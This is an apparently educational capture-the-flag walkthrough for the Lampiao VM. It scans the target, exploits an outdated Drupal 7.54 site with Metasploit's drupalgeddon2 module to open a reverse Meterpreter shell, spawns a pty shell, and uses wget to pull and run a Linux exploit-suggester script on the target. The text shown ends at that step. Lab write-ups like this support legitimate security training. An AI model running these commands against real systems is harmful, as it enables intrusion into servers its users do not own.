Lab - Capture the Flag Walkthrough – Lampiao

Overview

In this lab, you will be shown how to gain root access to a virtual machine designed as a challenge the flag (CTF) exercise. This CTF is rated as intermediate. These walk-throughs are designed so students can learn by emulating the technical guidelines used in conducting an actual real-world pentest.

Caveat

The Lampiao VM is available as an OVA file and only works with VirtualBox.
For VirtualBox users, I recommend setting both the network adapters for your Kali and Lampiao virtual machines to Bridged networking and going into the settings of your Lampiao and disabling USB support. Otherwise, you will receive the errors letting you know the VM could not be started.

The Lampiao OVA file can be downloaded here.

CTF Description

Difficulty: Easy

Flags: There is one flag

DHCP: Enabled
IP Address: Automatically assigned

This image is downloaded as an OVA image which allows it to be imported into VirtualBox as an appliance. Once you download the image, you will need to extract the contents of the archive to gain access to the OVA file.

Open your VirtualBox management console and from the file menu, select; Import Appliance. Browse to the located of the extracted OVA file and x2 click it. Prior is importing the image into VirtualBox you will have an option to change the name of the image from ‘vm’ to ‘Lampiao,’ uncheck the box for USB support and change the network type to Bridged Networking.

Ensure your Kali and the target are configured for Bridged Networking.


Allow the image to be imported. Start when you are ready.

Network Enumeration

Tip!


Use ifconfig to find the IP address of your attack machine before you begin.

I'm working inside a directory located on my desktop called Lampiao. I suggest you do the same. We start the enumeration process by running netdiscover on our network to find the IP of our Target VM.




In this example, I told netdiscover to use my eth0 interface.

```
netdiscover -i eth0
```




Very quickly, the target machine is identified as 192.168.0.30. The Kali machine is .29. Your results may differ. The target name for all these CTF targets remains PCS Systemtechnik GmbH.




Now that we have the target's IP address be can begin scanning for vulnerable ports and services available on the target machine. For this purpose, nmap is used.

```
nmap 192.168.0.30 -p- -sV
```



Nmap scan results



We have three ports running on the target.

SSH

SSH running is running using an updated version so trying the brute force our way over SSH would probably be a waste of time. Push this to the back of the line.

HTTP Running on Port 80

Port 80 is not open or not responding.


HTTP running on port 1898.

We have another port running an instance of HTTP.


Vulnerability Analysis

Let's access the web page using the machines IP address and port 1898. From your Kali machine, launch Firefox and in the address bar type,

http://192.168.0.30:1898




We are given a web application running on port 1898 with a register and login capability but trying to register fails with an error that the mail server is not working. Check it out.




Looking at the page source yielded nothing of use. Time to move on.

No mail server means no username and login will be sent. Let's minimize the browser. Let's see if `dirb` can identify any additional entry points.

```
dirb http://192.168.0.30:1898/
```



The scan takes a few minutes to run. Nothing is going on here either. Looking at the source code of the different pages yielded nothing.



The directory structure does yield a possible vulnerability in the site. The site could be running a CMS (Client Management Software) application, and that could be vulnerable. `Nikto` can help us identify the name and the version of the application. From there, we can see if it has any known issues.


```
nikto -host http://192.168.0.30:1898
```

```
root@kali: ~/Desktop/lampiao
File  Edit  View  Search  Terminal  Help
root@kali:~/Desktop/lampiao# nikto -host http://192.168.0.30:1898
```

From the Nikto scan results, we learn that the web site is using Drupal 7


```
root@kali: ~/Desktop/lampiao
File  Edit  View  Search  Terminal  Help
root@kali:~/Desktop/lampiao# nikto -host http://192.168.0.30:1898
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.0.30
+ Target Hostname:    192.168.0.30
+ Target Port:        1898
+ Start Time:         2019-06-10 01:51:09 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.7 (Ubuntu)
+ Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.24
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to
+ Uncommon header 'x-generator' found, with contents: Drupal 7 (http://drupal.org)
+ OSVDB-3268: /scripts/: Directory indexing found.
+ OSVDB-3268: /includes/: Directory indexing found.
+ Entry '/includes/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ OSVDB-3268: /misc/: Directory indexing found.
+ Entry '/misc/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ OSVDB-3268: /modules/: Directory indexing found.
+ Entry '/modules/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
```

If we check the CHANGELOG.txt, we further discover that the actual version for Drupal (7.54) is outdated and loaded with vulnerabilities.



We can search Metasploit to for any working exploits related to Drupal version 7.

From a command type `msfconsole`.



At the MSF prompt, search for Drupal.

```
search Drupal
```

From the search results, we see several working exploits. We need to try the latest exploit dated March of 2018.

```
msf5 > search Drupal

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  auxiliary/gather/drupal_openid_xxe            2012-10-17       normal     Yes    Drupal OpenID External Entity Injection
   1  auxiliary/scanner/http/drupal_views_user_enum 2010-07-02       normal     Yes    Drupal Views Module Users Enumeration
   2  exploit/multi/http/drupal_drupageddon         2014-10-15       excellent  No     Drupal HTTP Parameter Key/Value SQL Injection
   3  exploit/unix/webapp/drupal_coder_exec         2016-07-13       excellent  Yes    Drupal CODER Module Remote Command Execution
   4  exploit/unix/webapp/drupal_drupalgeddon2      2018-03-28       excellent  Yes    Drupal Drupalgeddon 2 Forms API Property Injection
   5  exploit/unix/webapp/drupal_restws_exec        2016-07-13       excellent  Yes    Drupal RESTWS Module Remote PHP Code Execution
   6  exploit/unix/webapp/drupal_restws_unserialize 2019-02-20       normal     Yes    Drupal RESTful Web Services unserialize() RCE
   7  exploit/unix/webapp/php_xmlrpc_eval           2005-06-29       excellent  Yes    PHP XML-RPC Arbitrary Code Execution


msf5 >
```

From the list of available working exploits, copy the number 4 from the list. At the msf prompt, type in the word use and then paste the name of the working exploit at the prompt.

`use exploit/unix/webapp/drupal_drupalgeddon2`
This command tells Metasploit which exploit to use.

`show options`
This command shows all the options which are required to run this exploit.

The following options need to be configured.

```
msf5 > use exploit/unix/webapp/drupal_drupalgeddon2
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > show options

Module options (exploit/unix/webapp/drupal_drupalgeddon2):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   DUMP_OUTPUT  false            no        Dump payload command output
   PHP_FUNC     passthru         yes       PHP function to execute
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                        yes       The target address range or CIDR identifier
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI    /                yes       Path to Drupal install
   VHOST                         no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic (PHP In-Memory)


msf5 exploit(unix/webapp/drupal_drupalgeddon2) >
```

`set rhost 192.168.0.30`
Sets the target machine IP address

`set rport 1898`
Sets the target machine port number

`show options`
Used to verify that all the required options are properly configured.

```
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > set rhost 192.168.0.30
rhost => 192.168.0.30
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > set rport 1898
rport => 1898
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > show options
```

Confirmation that the options are properly configured.

```
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > set rhost 192.168.0.30
rhost => 192.168.0.30
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > set rport 1898
rport => 1898
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > show options

Module options (exploit/unix/webapp/drupal_drupalgeddon2):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   DUMP_OUTPUT  false            no        Dump payload command output
   PHP_FUNC     passthru         yes       PHP function to execute
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS       192.168.0.30     yes       The target address range or CIDR identifier
   RPORT        1898             yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI    /                yes       Path to Drupal install
   VHOST                         no        HTTP server virtual host
```

Execute by running the `exploit` command as seen in the screenshot given below:

```
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > exploit

[*] Started reverse TCP handler on 192.168.0.29:443
[*] Sending stage (38247 bytes) to 192.168.0.30
[*] Meterpreter session 1 opened (192.168.0.29:443 -> 192.168.0.30:53856) at 2019-06-10 05:11:42 -0400

meterpreter >
```

Once you have the Meterpreter prompt, Run the following commands.

`shell`
This is used to get the command shell of the target machine

`id`
This command tells the username of the current user


`python -c 'import pty; pty.spawn("/bin/sh")'`
This command is used to take the Python interactive shell so that we can run the commands in interactive mode

`uname -a`

This command will tell us the kernel version of the target machine

```
cat /etc/issue
```


This command will tell us the operating system version, which is running on the target machine. With the name of the version of OS running on the target, we look for an exploit that will help us gain root access.



To help find the right exploit for our version of Linux running on the target, we can use the Linux privilege escalation auditing tool (LES)

Change to the directory of the targets tmp directory. Use the following wget command to download and save the script the targets tmp directory.

```
wget https://raw.githubusercontent.com/mzet-/linux-exploit-
suggester/master/linux-exploit-suggester.sh -O les.sh
```




First, you need the change the permissions of the script so that anyone can run it and it will execute.

```
chmod +x les.sh
```

Next, you run the script using the following command:

```
./les.sh
```



